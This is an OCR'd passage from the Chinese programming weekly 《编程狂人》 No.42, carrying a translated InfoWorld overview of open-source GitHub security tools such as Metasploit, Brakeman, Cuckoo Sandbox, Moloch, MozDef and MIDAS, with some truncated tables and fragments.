推酷

编程狂人
Programming Madman

NO.42

关于推酷

推酷是专注于IT圈的个性化阅读社区。我们利用智能算法, 从海量文章资讯中挖掘出高质量的内容,并通过分析用户 的阅读偏好,准实时推荐给你最感兴趣的内容。我们推荐 的内容包含科技、创业、设计、技术、营销等内容,满足 你日常的专业阅读需要。我们针对IT人还做了个活动频道, 它聚合了IT圈最新最全的线上线下活动,使IT人能更方便地 找到感兴趣的活动信息。

关于周刊

《编程狂人》是献给广大程序员们的技术周刊。我们利用技术挖掘出那些高质量的文章,并通过人工加以筛选出来。每期的周刊一般会在周二的某个时间点发布,敬请关注阅读。

本期为精简版 周刊完整版链接:http://www.tuicool.com/mags/5416f617d91b14703507b800

欢迎下载推酷客户端体验更多阅读乐趣

目录

GitHub上的十一款热门开源安全工具

作者：Paul Krill

恶意软件分析、渗透测试、计算机取证——GitHub托管着一系列引人注目的安全工具、足以应对各类规模下计算环境的实际需求。


作为开源开发领域的基石，“所有漏洞皆属浅表”已经成为一条著名的原则甚至是信条。作为广为人知的Linus定律，当讨论开源模式在安全方面的优势时，开放代码能够提高项目漏洞检测效率的理论也被IT专业人士们所普遍接受。

现在，随着GitHub等高人气代码共享站点的相继涌现，整个开源行业开始越来越多地帮助其它企业保护自己的代码与系统，并为其提供多种多样的

安全工具与框架，旨在完成恶意软件分析、渗透测试、计算机取证以及其它同类任务。

以下十一个基本安全项目全部立足于GitHub。任何一位对安全代码及系统抱有兴趣的管理员都有必要对它们加以关注。

Metasploit框架




作为由开源社区及安全企业Rapid7一手推动的项目，Metasploit框架是一套专门用于渗透测试的漏洞开发与交付系统。它的作用类似于一套 漏洞库，能够帮助管理人员通过定位弱点实现应用程序的安全性评估，并在攻击者发现这些弱点之前采取补救措施。它能够被用于对Windows、Linux、Mac、Android、iOS以及其它多种系统平台进行测试。

“Metasploit为安全研究人员提供了一种途径，能够以相对普遍的格式对安全漏洞加以表达，”Rapid7公司工程技术经理Tod Beardsley指出。“我们针对全部设备类型打造出数千种模块——包括普通计算机、手机、路由器、

交换机、工业控制系统以及嵌入式设备。我几乎想不出 有哪种软件或者固件无法发挥Metasploit的出色实用性。”

项目链接： https://github.com/rapid7/metasploit-framework

Brakeman



Security Warnings

Confidence	Class	Method	Warning Type	
High	FriendlyController	send_some_stuff	Dangerous Send	User controlled
High	UsersController	test_before_action	Dynamic Render Path	Render path cont
High	UsersController	test_prepend_before_action	Dynamic Render Path	Render path cont
High			Information Disclosure	Detailed excepti
High			Information Disclosure	Detailed excepti
High	FriendlyController	mass_assign_user	Mass Assignment	Parameters shoul
High	FriendlyController	redirect_to_some_places	Redirect	Possible unprote
High			Session Setting	Session secret s
High	Account	lots_of_string_building_sql	SQL Injection	Possible SQL inj
High	FriendlyController	try_and_send	SQL Injection	Possible SQL inj
High	FriendlyController	select_some_stuff	SQL Injection	Possible SQL inj
High	FriendlyController	try_and_send	SQL Injection	Possible SQL inj
High	FriendlyController	sql_with_exec	SQL Injection	Possible SQL inj
High	UsersController	sql_injection_in_order_option	SQL Injection	Possible SQL inj
High	UsersController	find_by_stuff	SQL Injection	Possible SQL inj
High	UsersController	find_by_stuff	SQL Injection	Possible SQL inj
High	ApplicationController	bypass_ssl_check	SSL Verification Bypass	SSL certificate
High			SQL Injection	Rails 4.0.0 cont
High			SQL Injection	Rails 4.0.0 cont


```
51   def sql_
52     order
53     update_
55     update_
56   end
57 end
```

Brakeman是一款专门面向Ruby on Rails应用程序的漏洞扫描工具，同时也针对程序中一部分数值向另一部分传递的流程执行数据流分析。用户无需安装整套应用程序堆栈即可使用该软件，Brakeman缔造者兼维护者Justin Collins解释道。

尽管速度表现还称不上无与伦比，但Brakeman在大型应用程序扫描方面只需数分钟、这样的成绩已经超越了“黑盒”扫描工具。虽然最近已经有针对性地作出了修复，但用户在使用Brakeman时仍然需要留意误报状况。Brakeman应该被用于充当网站安全扫描工具。Collins目前还没有将其 拓展至其它平台的计划，不过他鼓励其他开发人员对项目代码作出改进。

项目链接： https://github.com/presidentbeef/brakeman

Cuckoo Sandbox



Cuckoo Sandbox是一款自动化动态恶意软件分析系统，专门用于检查孤立环境当中的可疑文件。


“这套解决方案的主要目的是在启动于Windows虚拟机环境下之后，自动执行并监控任何给定恶意软件的异常活动。当执行流程结束之 后，Cuckoo会进一步分析收集到的数据并生成一份综合性报告，用于解释恶意软件的具体破坏能力，”项目创始人Claudio Guarnieri表示。

Cuckoo所造成的数据包括本地功能与Windows API调用追踪、被创建及被删除的文件副本以及分析机内存转储数据。用户可以对该项目的处理与报

告机制进行定制，从而将报告内容生成为不同格式，包括 JSON与HTML。Cuckoo Sandbox已经于2010年开始成为谷歌代码之夏中的项目之一。

项目链接： https://github.com/cuckoobox/cuckoo

Moloch



Moloch是一套可扩展式IPv4数据包捕捉、索引与数据库系统，能够作为简单的Web界面实现浏览、搜索与导出功能。它借助HTTPS与HTTP机制实现密码支持或者前端Apahce能力，而且无需取代原有IDS引擎。

该软件能够存储并检索标准PCAP格式下的所有网络流量，并能够被部署到多种系统之上、每秒流量处理能力也可扩展至数GB水平。项目组件包括捕捉、 执行单线程C语言应用程序、用户也可以在每台设备上运行多个捕捉进程;一套查看器，这实际是款Node.js应用程序、针对Web接口以及PCAP文件传 输;而Elasticsearch数据库技术则负责搜索类任务。

项目链接： https://github.com/aol/moloch


MozDef: Mozilla防御平台

这款Mozilla防御平台，也就是MozDef，旨在以自动化方式处理安全事件流程，从而为防御者带来与攻击者相对等的能力：一套实时集成化平台，能够实现监控、反应、协作并改进相关保护功能，该项目缔造者Jeff Bryner解释称。

MozDef对传统SEIM（即安全信息与事件管理）功能作出扩展，使其具备了协同事件响应、可视化以及易于集成至其它企业级系统的能 力，Bryner指出。它采用Elasticsearch、Meteor以及MongoDB收集大量不同类型的数据，并能够根据用户需求以任意方式加以保 存。“大家可以将MozDef视为一套立足于Elasticsearch之上的SIEM层，能够带来安全事件响应任务流程，”Bryner表示。该项目于 2013年在Mozil-la公司内部开始进行概念验证。

项目链接： https://github.com/jeffbryner/MozDef

MIDAS



Example

These are the classes of the example MIDAS modules:

Filename	Class	Purpose
example-analyzeplist.py	AnalyzePlist	AnalyzePlist analyzes property list files installed on the system
example-analyzekexts.py	AnalyzeKexts	AnalyzeKexts analyzes and aggregates currently installed kernel extensions
example-analyzefirewallkeys.py	AnalyzeFirewallKeys	AnalyzeFirewallKeys analyzes the top level keys of com.apple.alf.plist
example-analyzefirewallexceptions.py	AnalyzeFirewallExceptions	Analyzes the systems firewall exceptions
example-analyzeexplicitauth.py	AnalyzeFirewallExplicitauths	Analyzes the firewall's explicit auth
example-analyzefirewallprocesses.py	AnalyzeFirewallProcesses	Analyzes the firewalled processes in the system firewall
example-analyzefirewallapplications.py	AnalyzeFirewallApplications	Analyzes firewalled application state in the systems firewall


InfoWorld

作为由Etsy与Facebook双方安全团队协作打造的产物，MIDAS是一套专门针对Mac设备的入侵检测分析系统框架（即Mac intrusion detection analysis systems，缩写为MIDAS-
